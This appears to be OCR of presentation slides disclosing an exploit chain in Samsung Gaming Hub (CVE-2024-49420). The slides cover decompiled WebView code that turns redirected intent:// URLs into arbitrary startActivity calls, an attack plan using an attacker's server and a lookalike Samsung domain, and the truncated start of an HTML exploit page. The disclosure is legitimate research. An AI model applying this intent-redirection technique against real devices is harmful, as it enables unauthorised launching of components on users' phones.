
Browsable Intent hosted at attacker's web server

Bugs 1 and 2 Being Exploited




Samsung Gaming Hub's WebView opened to https://us.mcsvc.samsung.com.[redacted].com


The Plan


Samsung Galaxy S24
Attacker's Web Server
Samsung Gaming Hub
Drozer
GET /index.html
HTTP 200 OK
Launch WebView https://us.mcsv.samsung.com.[redacted].com
GET /attacker.html
HTTP 200 OK
???

The Plan


Samsung Galaxy S24
Attacker's Web Server
Samsung Gaming Hub
Drozer
GET /index.html
HTTP 200 OK
Launch WebView https://us.mcsv.samsung.com.[redacted].com
GET /attacker.html
HTTP 200 OK
???


The Plan


Samsung Galaxy S24
Attacker's Web Server
Samsung Gaming Hub
Drozer
GET /index.html
HTTP 200 OK
Launch WebView https://us.mcsv.samsung.com.[redacted].com
GET /attacker.html
HTTP 200 OK
???

The Pl

Bug 3 – Launch Arbitrary Exported Activity

- CVE-2024-49420
- Gaming Hub can be forced to run `` `startActivity(Intent)` `` against an Intent object that an attacker specifies
  - In other words, you can force Gaming Hub to start any exported Activity on the device



Bug 3 – Launch Arbitrary Exported Activity

```
public final class o extends WebViewClient {
    public boolean shouldOverrideUrlLoading(WebView view, WebResourceRequest request) {
        boolean q;
        // ...
        String scheme = request.getUrl().getScheme();
        Uri url = request.getUrl();
        // ...
        q = Abstract_o.q(MarketingConstants.LINK_TYPE_INTENT, scheme, z: true);
        if (q) {
            this.a.f(url, a(url));
            return true;
        }
```

Executes whenever the WebView receives a 302 Redirect from the web server

```
public final class GmpWebActivity extends s implements Interface_n,
    public void f(Uri uri, int i) {
        // ...
        Intent parseUri = Intent.parseUri(uri.toString(), flags: 0);
        parseUri.addFlags(i);
        a1 a = a1.a;
        // ...
        a1.b(a, context: this, parseUri, z: false, i: 2, obj: null);
    }
```

Bug 3 – Launch Arbitrary Exported Activity

```
public final class o extends WebViewClient {
    public boolean shouldOverrideUrlLoading(WebView view, WebResourceRequest request) {
        boolean q;
        // ...
        String scheme = request.getUrl().getScheme();
        Uri url = request.getUrl();
        // ...
        q = Abstract_o.q(MarketingConstants.LINK_TYPE_INTENT, scheme, z: true);
        if (q) {
            this.a.f(url, a(url));
            return true;
        }
```

Checks if the redirected URL starts with `` `intent://` ``

```
public final class GmpWebActivity extends s implements Interface_n,
    public void f(Uri uri, int i) {
        // ...
        Intent parseUri = Intent.parseUri(uri.toString(), flags: 0);
        parseUri.addFlags(i);
        a1 a = a1.a;
        // ...
        a1.b(a, context: this, parseUri, z: false, i: 2, obj: null);
    }
```

Bug 3 – Launch Arbitrary Exported Activity

```
public final class o extends WebViewClient {
    public boolean shouldOverrideUrlLoading(WebView view, WebResourceRequest request) {
        boolean q;
        // ...
        String scheme = request.getUrl().getScheme();
        Uri url = request.getUrl();
        // ...
        q = Abstract_o.q(MarketingConstants.LINK_TYPE_INTENT, scheme, z: true);
        if (q) {
            this.a.f(url, a(url));
            return true;
        }
```

```
public final class GmpWebActivity extends s implements Interface_n,
    public void f(Uri uri, int i) {
        // ...
        Intent parseUri = Intent.parseUri(uri.toString(), flags: 0);
        parseUri.addFlags(i);
        a1 a = a1.a;
        // ...
        a1.b(a, context: this, parseUri, z: false, i: 2, obj: null);
    }
```

`intent://` Uri is converted to an Intent object

Bug 3 – Launch Arbitrary Exported Activity

```
public final class o extends WebViewClient {
    public boolean shouldOverrideUrlLoading(WebView view, WebResourceRequest request) {
        boolean q;
        // ...
        String scheme = request.getUrl().getScheme();
        Uri url = request.getUrl();
        // ...
        q = Abstract_o.q(MarketingConstants.LINK_TYPE_INTENT, scheme, z: true);
        if (q) {
            this.a.f(url, a(url));
            return true;
        }
```

```
public final class GmpWebActivity extends s implements Interface_n,
    public void f(Uri uri, int i) {
        // ...
        Intent parseUri = Intent.parseUri(uri.toString(), flags: 0);
        parseUri.addFlags(i);
        a1 a = a1.a;
        // ...
        a1.b(a, context: this, parseUri, z: false, i: 2, obj: null);
    }
```

Intent object is passed to…

Bug 3 – Launch Arbitrary Exported Activity

```
public final class a1 {
    public static boolean b(a1 a, Context context, Intent intent,
        if ((i & 2) != 0) {
            z = true;
        }
        return a.a(context, intent, z);
    }
```


```
public final class a1 {
    public final boolean a(Context context, Intent intent, boolean z) {
        // ...
        try {
            context.startActivity(intent);
            return true;
```

A `startAcitivty(intent)` execution :D

Bug 3 – Launch Arbitrary Exported Activity

- Since we can point the WebView to an arbitrary URL, we can load a web server that responds with a 302 Redirect to an `intent://` location
- Since we can execute JavaScript, we can repeatedly make GET requests with `location.href`

- Attacker's web page = a "C2 channel" which tells Gaming Hub what Activity to launch next



Exploit Code for Bugs 1, 2, and 3

```
<html>
    <body>
        <h1>
        <a href="intent://com.samsung.android.game.gamehome/gmp?url=https://
